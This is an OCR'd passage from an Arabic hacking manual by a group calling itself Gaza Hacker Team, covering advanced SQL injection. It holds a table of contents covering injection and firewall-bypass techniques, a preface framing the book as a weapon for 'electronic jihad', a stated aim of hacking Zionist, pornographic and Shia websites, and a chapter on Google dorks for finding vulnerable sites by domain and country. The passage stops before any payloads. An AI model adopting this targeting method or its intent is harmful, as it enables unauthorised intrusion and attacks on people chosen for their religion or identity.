

.¸ تقنيَات حقن قواعد البيانات المٌتقدٍّمة ¸.•*

☆╦╚■• التَّعتيم الكامل •■╦╚☆

Author : Ahmed El Melegy
Nickname : BlackRose
Year : 2017

☆╦╚ロ• الفهرس •ロ╦╚☆

الكتاب

Gaza Hacker Team present

رُخصة الكتاب

رُخصة الـ Full Blackout Techniques 2017

كَلِمَةُ اللَّهِ هِيَ الْعُلْيَا

إهداء

منهج العمل داخل هذا الإصدار

توجيه وإرشاد

دُعاء الإستفتاح

المُقدِمة العامة

الفصل الأول : المبادئ الأساسية بمجال حقن قواعد البيانات المتطورة

الباب الأول : إستكشاف المواقع المُصابة

الباب الثاني : الكشف عن وجود الثغرة

الخُطوة الأُولى : إستخدام إشارة التنصيص الفردية كومة
الخُطوة الثانية : إستخدام الـ Boolean operators أو المُعاملات المنطقية ومُقارنة النتائج
الخُطوة الثالثة : إستخدام حروف الأبجدية الإنجليزية

الباب الثالث : الكشف عن إصدار قاعدة البيانات
الباب الرابع : الكشف عن وجود جدار حماية ناري WAF

الفصل الثاني : أساسيات حقن المُتغير في قواعد البيانات

- النوع الأول : SQL Injection Integer Based
- النوع الثاني : SQL Injection Strings Based
- النوع الثالث : SQL Injection Closures
- النوع الرابع : D.I.V Injection

الفصل الثالث : أُسلوب الحقن النمطي ومُلحقاتُهُ .

الباب الأول : أُسلوب الحقن النمطي .

الباب الثاني : أساليب تحصيل الأعداد الكُلّية للأعمِدة .

الفصل الأول : الإستعلام التقليدى Order+By أو Group By .
الفصل الثاني : الإستعلامات المُلحقة الرئيسية - Union By Linked - .
الفصل الثالث : السلوك الوافي Waf's Behavior .
الفصل الرابع : الإستعلام التوجيهي - Routed Query - .
الفصل الخامس : إستخدام الإستعلام PROCEDURE ANALYSE .
الفصل السادس : تحصيل أعداد الأعمدة بتخمين الجدول الرئيسي .
الفصل السابع : تحصيل أعداد الأعمدة بالـ Error Based بتخمين الجدول الرئيسي .

الباب الثالث : التقنيات المركزية لتحصيل الأعداد الكٌلية للأعمدة .

[1] التقنية الأولى : الكشف عن العدد الكٌلي للأعمدة بأٌسلوب الإغلاق .
[2] التقنية الثانية : الكشف عن العدد الكٌلي للأعمدة بأسلوب الفيض المٌتعدد .
[3] التقنية الثالثة المٌتقدِمة : النمط الإغلاقي Style closure .

إستكمال عملية الحقن : إستخدام أٌسلوب الـ Union Based .

إجبار الأعمدة المٌصابة على الظهور بالصفحة عندما لا تظهر فى الحالة الطبيعية للحقن

الفصل الأول : التنقيط ' Dotting ' .
الفصل الثاني : إستخدام الجٌمل الخاطئه أو الـ false statement .
الفصل الثالث : الأرقام المٌتعدده التكراريه والبحث داخل السورس باج ' source page ' .
الفصل الرابع : إستخدام الفيرجين والبحث بالسورس باج ' source page ' .
الفصل الخامس : إستخدام القوة الجبرية الـ Brute Forcing Columns .
الفصل السادس : إستخدام الإستعلام التوجيهي | Routed Query .
الفصل السابع : إستخدام أٌسلوب الحقن الداخلي injection inside injection .
الفصل الثامن : فحص وجود حمايه WAF .
الفصل التاسع : فحص نهايات الروابط .
الفصل العاشر : إستخدام قيمه فارغه Null .

إستكمال مراحل الحقن

1- الإستعلام الشامل 2 - الإستعلام النهائي

الفصل الرابع : تقنيات الحقن الفريدة من نوعِها .

الباب الأول : أٌسلوب الحقن الفريد الـ Join Syntax .
الباب الثاني : إستخدام المٌتغيرات المؤقتة لتخطى الحمايات المٌستَهدِفه .
الباب الثالث : أٌسلوب حقن نقطة الحقن الداخلي injection inside injection .
الباب الرابع : تقنية الـ Non-Geometric Error Based .
الباب الخامس : إستخراج القيم بالـ Error Based بلمح البصر Dump In One Shot .
الباب السادس : تقنيات الحقن البديلة الـ SQL-Injection-Without .

1- تقنية معرفة الـ db name .
2- تقنية معرفة قيمة الباسورد للجدول المٌستخرج دونما عناء إستخراج الأعمدة الخاصة به .

الباب السابع : عندما لا تستطيع إستخدام القيمة Concat بالإستعلامات .
الباب الثامن : قيم الـ Concat الفريدة من نوعها .
الباب التاسع : تقنية اليحث عند الجداول التي تحتوى أعمدة باسوردات .

الفصل الخامس : تقنيات الدفع الموحد .

[1] الخطأ Error : (1054) Unknown column 'xxx' in 'field list .
[2] الخطأ : 'Unknown column '1' in 'order clause .
[3] الخطأ : الإنقطاع المٌفاجئ للإنترنت The connection was reset .
[4] الخطأ : 1271 - 'Illegal mix of collations for operation 'UNION .
[5] الخطأ البرمجي : Fatal Error Occurred .
[6] الخطأ : 307 Temporary Redirect .
[7] الخطأ : 400 Bad Request .
[8] الخطأ : 409 Conflict .
[9] الخطأ : 404 Not Found .
[10] الخطأ : boolean given in .
[11] الخطأ : Sucuri WebSite Firewall - CloudProxy - Access Denied .
[12] الخطأ : The used SELECT statements have a different number of columns .
[13] الخطأ New Line .
[14] الخطأ White spaces .

الفصل السادس : تقنيات القْمرات الفائقة المْتقدِمة .

الباب الأول : الـ مسئلة التشفيرية BIND .
الباب الثاني : الـ مسئلة التشفيرية seperator Style .
الباب الثالث : الـ waf المْمتنِع .
الباب الرابع : تقنية الإستبدال الموازي .
الباب الخامس : تقنية التحكم في التدفق .
الباب السادس : تقنيات التشفير المْتقدّمة .
الباب السابع : خادم الويب استبدل الـ select والمساحات البيضاء مع لا شيء .
الباب الثامن : الإستعلامات المْتعدده multiple queries .
الباب التاسع : تقنية الـ Enumeration In SQL .

الفصل السابع : الحقن المْتكامل .

الحقن المْتكامل | Mysql Blind Injection |

الفصل الثامن : حقن قواعد بوستجري إس كيو إل .

1 - حقن قواعد بوستجري إس كيو إل PostgreSQL التقنيات الجديدة .
2 - الحقن بإستخدام الـ CURRVAL والـ NEXTVAL في قواعد بيانات الـ PostgreSQL .
3 - حقن قواعد PostgreSql الأعمى .

الفصل التاسع : حقن قواعد سايبيس Sybase .

الفصل العاشر حقن قواعد Oracle .

حقن قواعد oracle الأعمى بإستخدام تقنية DBMS_PIPE.RECEIVE_MESSAGE .

الفصل الحادي عشر : حقن قواعد Firebirds .


الفصل الثاني عشر : حقن سيرفرات ويندوز .

1- حقن قواعد بيانات ويندوز سيرفر الـ Union Based .
2- حقن قواعد بيانات ويندوز سيرفر الـ Error Based .
3- حقن قواعد بيانات ويندوز سيرفر للمواقع ذات اللاحقة asp و aspx .
4- حقن قواعد بيانات ويندوز سيرفر عملية زرع الـ Image المْعبرة على الإختراق .
5- حقن قواعد بيانات ويندوز سيرفر عملية زرع الـ Index المْعبرة على الإختراق .

الخاتِمة



Gaza Hacker Team




Full Blackout Techniques 2017



رُخصة الكتاب

تخضع مُحتويات الكتاب إلى رخصة المشاع الإبداعي وهي مجموعة من رخص تنظم استخدام حقوق المؤلف بالطرق التي لا يجوز ممارستها من دون موافقة صاحب حق المؤلف ، توجد منها عدة تنويعات توضح الحقوق التي يحتفظ بها المؤلف والحقوق التي يتنازل عنها للآخرين ، مما ينتج عنه كون "*بعض الحقوق محفوظة*" عوضا على كون "*جميع الحقوق محفوظة*"

اسم الرخصة	يجب ذكر اسم المؤلف	الإستخدام التجاري	التعديل او إنتاج عمل مشتق منه
النسبة CC - BY	✔	✔	✔
النسبة - الترخيص بالمثل CC - BY - SA	✔	✔	✔ بشرط ان يكون العمل المشتق بنفس هذه الرخصة
النسبة - بلااشتقاق CC - BY - ND	✔	✔	✘
النسبة - غير التجاري CC - BY - NC	✔	✘	✔
النسبة - غيرالتجاري - الترخيص بالمثل CC-BY-NC-SA	✔	✘	✔ بشرط ان يكون العمل المشتق بنفس هذه الرخصة
النسبة-غيرالتجاري-بلااشتقاق CC-BY-NC-ND	✔	✘	✘



الإستفتاح المٌبارك بإذن اللّه تعالى لهذا الإصدار

☆*•.¸☆ قَالَ رَسُولُ اللَّهِ صَلَّى اللَّهُ عَلَيْهِ وَسَلَّمَ : " مَنْ قَاتَلَ لِتَكُونَ كَلِمَةُ اللَّهِ هِيَ الْعُلْيَا فَهُوَ فِي سَبِيلِ اللَّهِ " ☆¸.•*☆

لذا قٌمنا بعون اللّه تعالي وفضله وبركاته بتأليف هذا الإصدار الجديد والمٌتقدِّم من تقنيات علم حقن قواعد البيانات المٌتقدِّمة والفريده من نوعِها وتقديمها لخيرة شباب العرب والمٌسلمين بكافة أرجاء المعمورة لتكونَ لهٌم درعاً رادعاَ وسيفاً قاطعاً في ساحة الجهاد الإلكتروني العالمي لِتكون كَلِمَةُ اللَّهِ هِيَ الْعُلْيَا فوق كٌل عدوّاً سَوَّلَت له نفسهٌ وأراد بموقعِه الإلكتروني حالِماً أن يجعلَ كلمة اللّه هي السٌفلى وحاشى للّه أن تكون كذلك لذا فسوف نكسرهٌ ونجعلهٌ من الْأَذَلِّينَ .



إهداء



my father didn't tell me how to live; he lived, and let me watch him do it.

إلى روح أبـي العزيز : حسن المليجي

☆╚╦◘• رحمهُ الله تعالي وتغمزهُ بفائق رحمةٌ ومغفرة •◘╚╦☆

نرجو مِنكُم الدُّعاء الخالص لهُ من قلوبُكم الطيبة



☆╚╦╝•منهج العمل بهذا الإصدار•╚╦╝☆





1 - جميع الروابط المْستخدمة بالكتاب الخاصة بالمواقع المْقدم عليه الشروحات ليست حقيقية بمعني أنها ليست بمواقع حيه بل هي مواقع إفتراضية من نسج خيالنا , بالإضافة أنها في بعض المسائل قد صْممت خصيصاً لها , وإليكم مثال على أحد المواقع الإفتراضية المْستخدمة بالكتاب والذي كان إسمي الحركي الثاني أساساً لها || **www.InjectorBoy.md/news.php?id=58** ||

2 - يبدأ الكتاب تدريجياً من بدايته بعرض تقنيات المجال العامة السابق شرحها بالإصدار السابق لكن مع بعض التغير فى المْحتوى المعلوماتي ليكون الجميع بما فيهم المْبتدئين على علم بما يجري وذلك كـ فصول مْستقلة تْمثل نفسها , ثْم نقوم بإلحاق أبواب داخل هذه الفصول خاصة تشرح بعض مسائل التفاصيل الدقيقة الخاصة بالمْحتوى العام للمعلومات بالفصل والمْرتبطة بها بصورة وثيقة .

3 - كافة الشروحات والتقنيات المْقدمة بالكتاب وِضعت خصيصاً للمْساعدة على إختراق المواقع الصهيونية والمواقع الجنسية والمواقع الشّيعية المْعادية لأهل السْنة والجماعة بصورة خاصة وعلى حدا سواء ولا يجوز أبداً إستخدامها في غير ما خْصصت له .

4 - تم تفعيل خاصية النسخ Copy بنْسخة الـكتاب الـ pdf هذا ليسهْل عليكم نقل الإستعلامات والتقنيات الجديدة وإستخدامها خارج نطاق ورقات هذا الكْتيّب .

5 - تم الإعتماد حصرياً داخل هذا الإصدار الجديد من الكتاب على تقنيات وأساليب الحقن المْتقدِم اليدوي فقط دون الإلتفات بتاتاً للطْرق الألية , لِكونها الأكثر صرامة ودقة وتخطي فيما يافوق الـ 90 % مْقابِل الطريقة الألية ذلك إن تم المْقارنة بينهْما .





قبل الشروع في هذا العمل المٌبارك بإذن الله تعالي أوجّه عناية حضراتكم
إلى سلسلة الدورات المبدئية الكاملة فى مجال حقن قواعد البيانات لِمٌختبري الإختراق
بالصوت والصورة من تقديمي بقناتي على اليوتيوب .



الدورة الأولى فى الحقن : Normal SQL Query

www.youtube.com/playlist?list=PLBtrvQlrzs6qQg4b8ButEqfQriqks2BjN&disable_polymer=true

الدورة الثانية فى الحقن : الإستعلامات المتقدمة Advanced queries

www.youtube.com/playlist?list=PLBtrvQlrzs6pUpwwfyY8jfjNlLdR4Adaw&disable_polymer=true

تابع القناة للمزيد من الدورات والدروس المٌتقدِمة ...

☆╚╦╗• دُعاء الإستفتاح •╔╦╝☆



" سبحانك اللهم وبحمدك

وتبارك اسمك

وتعالى جدُّك

ولا إله غيرك "

إِلَيْهِ يَصْعَدُ الْكَلِمُ الطَّيِّبُ وَالْعَمَلُ الصَّالِحُ يَرْفَعُهُ



☆╚╦╔•المُقدِّمة العامة للكتاب•╔╦╚☆

الحمدٌ للَّه الذى لم يزل عليماً حكيما وصلى الله على سيدنا مُحمَّداً الذى أرسله الى الناس كافةً بشيراً ونذيراً
وعلى ألِهِ وصحبه وسلم تسليماً كثيراً وبعد .

لم يمُر سوى عام تقريباً مُنذُ صدور الإصدار الثانى من هذا الكتاب إلا وقد ظهرت بالأُفق تقنيات وأساليب حماية جديدة لقواعد البيانات والمعلومات , وفي ذات الوقت وبصورة مُوازية و بذات الوتيرة ظهرت أساليب وتقنيات مُختصة بالكسر [الحماية] مُتميزة وعالية في المُستوى تواكب هذا التطور الكبير في هذا المجال مجال الحماية المعلوماتية , لذا وجب علينا مُسَيرَتها وتقديمها إليكم أي هذه التقنيات المُتقدمة الجديدة كافة على طبق من زُمرٌد يليق بِكُم , لذا وبهذا الصدد تم تكليفي من طرف فريق قراصنة غزة كالمُعتاد من أُناس يحبون التطور والتحدي ومواكبة العصر للعمل على تقديم الإصدار المُتطور الثالث في هذا المجال مجال الـ SQL Injection .

قال الشيخ محمد الغزالي : إذا كلف الإنسان بعمل فإن إنجاز هذا العمل علي أفضل وجه يعد فرض عين وجب ولا يجوز له أن يتراخي فيه أو يفرط .

لذا فإننا قد أخذنا بهذا التكليف المُبارك ووضعناهُ على عاتِقنا نحنُ بلاك روز [أحمد المليجي] ,
وإننا كافريق عربي كبير نعِدكُم بالعمل ليل نهار لتقديم أفضل مالدينا لإمَّتنا العربية والإسلامية بمشيئة الله تعالى ,
ومن مُنطلق هذه المسؤلية وحِرصِنا على نشر العِلم وتطويره فإنهُ يسُرٌنا ويُشرَفُنا أن نقدم لكُم أخِر إصدارتِنا
وفخر هاكرز قطاع غزة الأبيَّة الإصدار الثالث من !

تقنيَّات حقن قواعد البيانات المُتقدمة التعتيم الكامل 2017

لذا فقرأةٌ مُمتعه .

BlackRose قائد الـ ☆☆.•*¸☆ **GHI** ☆¸•*☆ فريق تطوير مجال علم حقن قواعد البيانات المُتقدِمة
[الثغرة رقم واحد بالعالم حالياً بلا مُنازِع] على مُستوى الأُمَتين العربية والإسلامية التابع لفريق قراصنة غزة **GHT** .

Mr.Le0n - Claw - Casper


read!
Anytime.
Anywhere.
Anyhow.

الفصل الأول | المبادئ الأساسية بمجال حقن قواعد البيانات المتطورة |



بسم الله الرَّحْمَنِ الرَّحِيمِ

السلام عليكُم ورحمة الله

بدايتي معكُم بداية خير فقُلتُ بسم الله فأول ما جرى به القلم في اللوح المحفوظ بسم الله الرحمن الرحيم لذا أحببتُ أن أبدأ كتابي بها , ثم ألقيتُ السلام عليكُم فهو اسم من أسماء الله تعالى الحُسنى ، ويرد به في التشهد وفي السلام على المسلم بِمعنى الدعاء له بالحفظ والعناية ، وأن يسلمه الله من كل الآفات , لذا فأنِّي أُشهِدُ اللّه إني أُحبكُم فيه .

بادئ ذي بدء سوف نُناقش عِدَّة مبادئ أساسية من باب الأولويات القُصوى وذلك قبل الخوض في خِضم هذا المجال الواسع والمُتشعِب مجال إختبار إختراق ثغرات حقن قواعِد البيانات , تشمل هذه المبادئ طُرق تحصيل المواقع المُصابة عن طريق إستخدام مُحرك البحث جوجال , طُرق الكشف عن وجود الثغرة بالمواقع المُحتمل إصابتها , طُرق الكشف عن إصدارات قواعد البيانات الثلاثة V1,V2,V3 , و أخيراً طُرق الكشف عن وجود الحمايات بالمواقِع المُصابة والسيرفرات , ثُمَّ يلي ذلك فصل فرعي يتم شرح أساسيات حقن المُتغيرات فيه , وبه نكون قد غطينا جانباً كبير من المبادئ الأساضورية [الأساسية الضرورية] التي يحتاجها المُختَبِر العربي .


☆*•.¸☆ المُحتويات ☆¸.•*☆

الباب الأول : تحصيل المواقع المُصابة .

الباب الثانى : الكشف عن وجود الثغرة .

الباب الثالث : الكشف عن إصدار قاعدة البيانات .

الباب الرابع : الكشف عن وجود جدار حماية ناري WAF .



أُسلوب البحث الشامل لإستكشاف المواقع المُصابة بثغرات الحقن ، قُمت بشرح هذا الأُسلوب بالإصدار الثاني السابق لذا فلا دير من تكرار ذلك هُنا مرة أُخرى ، يتم البحث عن المواقع المُصاب بإستخدام قيم تُسمَّى الدوركات مُتضمِنة البيانات المطلوب البحث عنها بالإستعانة بمُحرك البحث جوجال ، لذا الدورك يُمكن تعريفُه بأنة إستعلام مُركب للبحث عن مُخصص بمحركات البحث ، ويتكون الدورك من أربعة مقاطع :

☆╦╚¤• الصيغة البنائية لدورك •¤╦╚☆

" inurl :. " dorks " / " domain" / " site " "

[1] - المقطع الأول inurl : ويعني البحث داخل مُحدد .
[2] - المقطع الثاني Dork : ويعني صيغة الدورك .
[3] - المقطع الثالث domain : ويعني التصنيف النوعي للموقع .
[4] - المقطع الرابع site : ويعني نوع الموقع المبحوث عنه .

☆╦╚¤• الشرح المُفصل •¤╦╚☆

☆¸.•*☆ المقطع الأول **inurl** البحث داخل مُحدد : يعني البحث داخل قيم يتم تحديدها مُسبقاً مثل ☆*•.¸☆

inurl : البحث داخل الروابط .
intitle : البحث داخل العناوين .
intext : البحث داخل الملفات .
define : البحث داخل مُعرف .
site : البحث داخل الموقع .
info : البحث داخل المعلومات .
link : البحث داخل الإمتدادات .

☆¸.•*☆ المقطع الثاني **Dork** : صيغة الدورك ☆*•.¸☆

الدورك يعني المٌتغير والمٌتغير عبارة عن حاويات لحفظ البيانات وتٌمثَّل بمتطقة بذاكرة الحاسب لتخزين مٌعطيات مؤقتة .

☆╩╦•ﺪ• مثال على الدوركات •ﺪ•╦╩☆

book.php?id=
event.php?id=
news.php?id=
categorie.php?id=
category.php?CID=
Details.php?id=

ملحوظة : يتكون الدورك من عدة مقاطع منها ما يتكون من مقطع واحد ومنها ما يتكون من مقطعين ومنها ما يتكون من ثلاث مقاطع ومثال على ذلك .

Google Dork string Column-1	Google Dork string Column-2	Google Dork string Column-3
item_id=	review.php?id=	hosting_info.php?id=

☆¸.•*☆ المقطع الثالث **domain** : أي التصنيف النوعي للموقع ☆*•.¸☆

مثال للتَّوضيح

الـ domain تعني هٌنا نوع إمتداد [تخصٌّ] الموقع هل هو موقع حكومي أم موقع تعليمي أم موقع عام الخ .

☆╩╦•ﺪ• رموز الدومينات •ﺪ•╦╩☆

gov = مواقع حٌكومية
edu = مواقع تعليمية
org = مواقع مٌنظمات
com = Commercial مواقع
info = Informative مواقع
net = Networking مواقع (تصغير لـ .com)

☆¸.•*☆ المقطع الرابع **site** : تحديد دولة المواقع المبحوث عنها ☆*•.¸☆

يمكننا البحث داخل نطاقات بلدان مٌعنية دون غيرها بالتخصٌّ وذلك بوضع القيمة التي ترموز إلى الدولة أو ما يٌسمى مٌفتاح الدولة .

☆╚╦•◘• مٌفاتيح البلدان •◘•╦╚☆

AD (Andorra)
AE (UAE)
AF (Afghanistan)
AG (Antigua and Barbuda)
AI (Anguilla)
AL (Albania)
AM (Armenia)
AN (Netherlands)
AO (Angola)
AQ (Antarctica)
AR (Argentina)
ARPA (Arpanet)
AS (American Samoa)
AT (Austria)
AU (Australia)
AW (Aruba)
AZ (Azerbaijan)
BA (Bosnia and Herzegovina)
BB (Barbados)
BD (Bangladesh)
BE (Belgium)
BF (Burkina Faso)
BG (Bulgaria)
BH (Bahrain)
BI (Burundi)
BJ (Benin)
BM (Bermuda)
BN (Brunei Darussalam)
BO (Bolivia)
BR (Brazil)
BS (Bahamas)
BT (Bhutan)
BV (Bouvet Island)
BW (Botswana)
BY (Belarus)
BZ (Belize)
CA (Canada)

CC (Cocos)
CF (Central African Republic)
CG (Congo)
CH (Switzerland)
CI (Cote D'Ivoire))
CK (Islands)
CL (Chile)
CM (Cameroon)
CN (China)
CO (Colombia)
COM (US Commercial)
CR (Costa Rica)
CS (Czechoslovakia)
CU (Cuba)
CV (Cape Verde)
CX (Christmas Island)
CY (Cyprus)
CZ (Czech Republic)
DE (Germany)
DJ (Djibouti)
DK (Denmark)
DM (Dominica)
DO (Dominican Republic)
DZ (Algeria)
EC (Ecuador)
EDU (US Educational)
EE (Estonia)
EG (Egypt)
EH (Western Sahara)
ER (Eritrea)
ES (Spain)
ET (Ethiopia)
FI (Finland)
FJ (Fiji)
FK (Falkland)
FM (Micronesia)
FO (Faroe Islands)
FR (France)
FX (France)
GA (Gabon)
GB (Great Britain)
GD (Grenada)

GE (Georgia)
GF (French Guiana)
GH (Ghana)
GI (Gibraltar)
GL (Greenland (Island))
GM (Gambia)
GN (Guinea)
GOV (Government)
GP (Guadeloupe)
GQ (Equatorial Guinea)
GR (Greece)
GS (S.Georgia and S.Sandwich Isls.)
GT (Guatemala)
GU (Guam)
GW (Guinea-Bissau)
GY (Guyana)
HK (Hong Kong)
HM (Heard and McDonald Islands)
HN (Honduras)
HR (Croatia)
HT (Haiti)
HU (Hungary)
ID (Indonesia)
IE (Ireland)
IL (Israel)
IN (India)
INT (International)
IO (British Indian Ocean Territory)
IQ (Iraq)
IR (Iran)
IS (Iceland)
IT (Italy)
JM (Jamaica)
JO (Jordan)
JP (Japan)
KE (Kenya)
KG (Kyrgyzstan)
KH (Cambodia)
KI (Kiribati)
KM (Comoros)
KN (Saint Kitts and Nevis)
KP (Korea (North))

KR (Korea (South))
KW (Kuwait)
KY (Cayman Islands)
KZ (Kazakhstan)
LA (Laos)
LB (Lebanon)
LC (Saint Lucia)
LI (Liechtenstein)
LK (Sri Lanka)
LR (Liberia)
LS (Lesotho)
LT (Lithuania)
LU (Luxembourg)
LV (Latvia)
LY (Libya)
MA (Morocco)
MC (Monaco)
MD (Moldova)
MG (Madagascar)
MH (Marshall Islands)
MIL (Military)
MK (Macedonia)
ML (Mali)
MM (Myanmar)
MN (Mongolia)
MO (Macau)
MP (Northern Mariana Islands)
MQ (Martinique)
MR (Mauritania)
MS (Montserrat)
MT (Malta)
MU (Mauritius)
MV (Maldives)
MW (Malawi)
MX (Mexico)
MY (Malaysia)
MZ (Mozambique)
NA (Namibia)
NATO Nato field)
NC (New Caledonia)
NE (Niger)
NET (Network)


NF (Norfolk Island)
NG (Nigeria)
NI (Nicaragua)
NL (Netherlands)
NO (Norway)
NP (Nepal)
NR (Nauru)
NT (Neutral Zone)
NU (Niue)
NZ (New Zealand)
OM (Oman)
ORG (Organization)
PA (Panama)
PE (Peru)
PF (French Polynesia)
PG (Papua New Guinea)
PH (Philippines)
PK (Pakistan)
PL (Poland (Polsko))
PM (St. Pierre and Miquelon)
PN (Pitcairn)
PR (Puerto Rico)
PT (Portugal)
PW (Palau)
PY (Paraguay)
QA (Qatar)
RE (Reunion)
RO (Romania)
RU (Russian Federation)
RW (Rwanda)
SA (Saudi Arabia)
Sb (Solomon Islands)
SC (Seychelles)
SD (Sudan)
SE (Sweden)
SG (Singapore)
SH (St. Helena)
SI (Slovenia)
SJ (Svalbard and Jan Mayen Islands)
SK (Slovak Republic)
SL (Sierra Leone)
SM (San Marino)

SN (Senegal)
SO (Somalia)
SR (Suriname)
ST (Sao Tome and Principe)
SU (USSR)
SV (El Salvador)
SY (Syria)
SZ (Swaziland)
TC (Turks and Caicos Islands)
TD (Chad)
TF (French Southern Territories)
TG (Togo)
TH (Thailand)
TJ (Tajikistan)
TK (Tokelau)
TM (Turkmenistan)
TN (Tunisia)
TO (Tonga)
TP (East Timor)
TR (Turkey)
TT (Trinidad and Tobago)
TV (Tuvalu)
TW (Taiwan)
TZ (Tanzania)
UA (Ukraine)
UG (Uganda)
UK (United Kingdom)
UM (US Minor Outlying Islands)
US (United States(USA))
UY (Uruguay)
UZ (Uzbekistan)
VA (Vatican City State (Holy See))
VC (Saint Vincent and the Grenadines)
VE (Venezuela)
VG (Virgin Islands (British))
VI (Virgin Islands (USA)
VN (Viet Nam)
VU (Vanuatu)
WF (Wallis and Futuna Islands)
WS (Samoa)
YE (Yemen)
YT (Mayotte)

YU (Yugoslavia)
ZA (South Africa)
ZM (Zambia)
ZR (Zaire)
ZW (Zimbabwe)

•◘╦╚☆ مثال عملي ☆╦╚◘•

"inurl:."listproducts.php?cat=" / " com " "



☆╩╚□• الباب الثاني : الكشف عن وجود الثغرة •□╩╚☆

